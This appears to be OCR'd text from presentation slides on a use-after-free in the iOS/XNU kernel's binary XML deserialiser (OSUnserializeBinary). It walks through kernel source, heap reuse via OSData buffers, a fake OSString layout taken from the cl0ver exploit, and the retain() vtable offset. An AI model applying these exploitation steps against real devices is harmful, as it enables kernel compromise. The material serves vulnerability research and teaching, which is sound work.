
kfree()

For each zone it use a LIFO linked-list to trace freed elements

The last freed is the first chunk to be allocated

Binary XML oddities

Every parsed element is traced in an array of OSObject pointers




```
if (!(ok = (o != 0))) break;

if (!isRef)
{
  setAtIndex(objs, objsIdx, o);
  if (!ok) break;
  objsIdx++;
}
```

xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp

setAtIndex macro

Just a simple auto-enlargement append



```
#define setAtIndex(v, idx, o)                               \
  if (idx >= v##Capacity)                                   \
  {                                                         \
    uint32_t ncap = v##Capacity + 64;                       \
    typeof(v##Array) nbuf = (typeof(v##Array)) kalloc_container(ncap * sizeof(o));  \
    if (!nbuf) ok = false;                                  \
    if (v##Array)                                           \
    {                                                       \
      bcopy(v##Array, nbuf, v##Capacity * sizeof(o));       \
      kfree(v##Array, v##Capacity * sizeof(o));             \
    }                                                       \
    v##Array    = nbuf;                                     \
    v##Capacity = ncap;                                     \
  }                                                         \
  if (ok) v##Array[idx] = o;
```

xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp


Dict keys

Should be declared as OSSymbol

Can also be a OSString (OSSymbol inherits from OSString) - Introduced in iOS 9.2

In that case will be create a OSSymbol object using the OSString. Then the OSString will be freed

Dict keys - iOS >= 9.2



```
if (sym)
{
  DEBG("%s = %s\n", sym->getCStringNoCopy(), o->getMetaClass()->getClassName());
  if (o != dict) ok = dict->setObject(sym, o, true);
  o->release();
  sym->release();
  sym = 0;
}
else
{
  sym = OSDynamicCast(OSSymbol, o);
  if (!sym && (str = OSDynamicCast(OSString, o)))
  {
      sym = (OSSymbol *) OSSymbol::withString(str);
      o->release();
      o = 0;
  }
  ok = (sym != 0);
}
```

Create a OSSymbol using OSString

OSString freed


xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp

Dict values

Can be any type of object

When it extract a value, the key-value pair is put into the real dictionary and both elements are freed

Dict values



```
        if (sym)
        {
          DEBG("%s = %s\n", sym->getCStringNoCopy(), o->getMetaClass()->getClassName());
          if (o != dict) ok = dict->setObject(sym, o, true);
          o->release();
          sym->release();
          sym = 0;
        }
        else
        {
          sym = OSDynamicCast(OSSymbol, o);
          if (!sym && (str = OSDynamicCast(OSString, o)))
          {
              sym = (OSSymbol *) OSSymbol::withString(str);
              o->release();
              o = 0;
          }
          ok = (sym != 0);
        }
```


Add pair to the dictionary

Object and Symbol freed

xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp

NOT every parsed element is traced in an array of OSObject


Ignore reference



```
        if (!(ok = (o != 0))) break;

        if (!isRef)
        {
          setAtIndex(objs, objsIdx, o);
          if (!ok) break;
          objsIdx++;
        }
```

xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp

XML Reference?




```
<dict>
    <key>
        AAA
    </key>
    <number>
        128021841404779
    </number>
    <key>
        BBB
    </key>
    <reference>
        2
    </reference>
</dict>
```

Binary XML Object Reference

Binary XML = 0x000000d3
End = 0x80000000 | Dictionary = 0x01000000 | Len = 4
Key = 0x08000000 | Len = 4
0x00414141
Number = 0x04000000 | Len = 64
0x6861636b
0x0000746f
Key = 0x08000000 | Len = 4
0x00424242
End = 0x80000000 | Object = 0x0c000000 | Index = 2

When parsing a reference...



```
case kOSSerializeObject:
if (len >= objsIdx) break;
o = objsArray[len];
o->retain();
isRef = true;
break;
```

Calls a method of the object without checks

`xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp`

Recap

- The freed OSString address is still in the array

- We can reference every index in the dict

- Referencing it will call a method (retain) of the object... Even if freed

Overwrite the old OSString heap

- Remember? The last freed chunk is the first to be allocated

- OSString take up X (platform dependant) bytes

- Find a way to allocate X bytes of fully controlled heap to remain in the same zone

OSData to the rescue

OSData is a object with arbitrary content of arbitrary length

Creating a OSData will allocate the object itself AND a buffer of X length

OSData to the rescue


OSData itself will not be allocated in the same zone of the freed OSString anyway.

Object	32 bit	64 bit
OSData	kalloc.32	kalloc.48
OSString	kalloc.24	kalloc.32

OSData to the rescue

But the OSData buffer will be allocated in the same address of the freed OSString if matching the same length!

OSData to the rescue




```
bool OSData::initWithCapacity(unsigned int inCapacity)
{
    if (data)
    {
        OSCONTAINER_ACCUMSIZE(-((size_t)capacity));
  if (!inCapacity || (capacity < inCapacity))
  {
      // clean out old data's storage if it isn't big enough
      kfree(data, capacity);
      data = 0;
      capacity = 0;
  }
    }

    if (!super::init())
        return false;

    if (inCapacity && !data) {
        data = (void *) kalloc_container(inCapacity);
```

Arbitrary allocation

xnu-3248.60.10/libkern/c++/OSNumber.cpp

Build a fake object

C++ Object



Object of class Dummy
Virtual Table of Dummy Class
p
vptr
X
y
Pointer to fun1 of Dummy
Pointer to fun2 of Dummy

OSString

```
typedef struct
{
    void      ** vtab;          // C++,      for virtual function calls
    int          retainCount;   // OSObject, for reference counting
    unsigned int flags;         // OSString, for managed/unmanaged string buffer
    unsigned int length;        // OSString, string buffer length
    const char * string;        // OSString, string buffer address
} OSString;
```

Siguza/cl0ver/docs/index.md


Fake OSString - 32/64 bit



```
            kOSSerializeData | sizeof(OSString), // OSData with same size as OSString
#ifdef __LP64__
            data[0],        // vtable pointer (lower half)
            data[1],        // vtable pointer (upper half)
            data[2],        // retainCount
            data[3],        // flags
            data[4],        // length
            data[5],        // (padding)
            data[6],        // string pointer (lower half)
            data[7],        // string pointer (upper half)
#else
            data[0],        // vtable pointer
            data[1],        // retainCount
            data[2],        // flags
            data[3],        // length
            data[4],        // string pointer
#endif
```

Siguza/cl0ver/src/lib/uaf_rop.c

retain() vtable offset




```
case kOSSerializeObject:
if (len >= objsIdx) break;
o = objsArray[len];
o->retain();
isRef = true;
break;
```

Which position of the vtable is called?

xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp

retain() vtable offset



```
__DATA:__const:803F4E8C ; `vtable for'OSString
__DATA:__const:803F4E8C __ZTV8OSString  DCB    0                  ; DATA XREF: OSS
__DATA:__const:803F4E8C                                           ; OSString::OSSt
__DATA:__const:803F4E8D                 DCB    0
__DATA:__const:803F4E8E                 DCB    0
__DATA:__const:803F4E8F                 DCB    0
__DATA:__const:803F4E90                 DCB    0
__DATA:__const:803F4E91                 DCB    0
__DATA:__const:803F4E92                 DCB    0
__DATA:__const:803F4E93                 DCB    0
__DATA:__const:803F4E94                 DCD sub_80321590+1
__DATA:__const:803F4E98                 DCD __ZN8OSStringD0Ev+1 ; OSString::~OSS
__DATA:__const:803F4E9C                 DCD __ZNK8OSObject7releaseEi+1 ; OSObjec
__DATA:__const:803F4EA0                 DCD __ZNK8OSObject14getRetainCountEv+1 ;
__DATA:__const:803F4EA4                 DCD __ZNK8OSObject6retainEv+1 ; OSObject:
__DATA:__const:803F4EA8                 DCD __ZNK8OSObject7releaseEv+1 ; OSObjec
__DATA:__const:803F4EAC                 DCD __ZNK8OSString9serializeEP11OSSeriali
__DATA:__const:803F4EB0                 DCD __ZNK8OSString12getMetaClassEv+1 ; OS
__DATA:__const:803F4EB4                 DCD __ZNK8OSString9isEqualToEPK15OSMetaCl
__DATA:__const:803F4EB8                 DCD __ZNK8OSObject12taggedRetainEPKv+1 ;
__DATA:__const:803F4EBC                 DCD __ZNK8OSObject13taggedReleaseEPKv+1 ;
```

5th function
vtable + 8 + (4 * sizeof(void *))

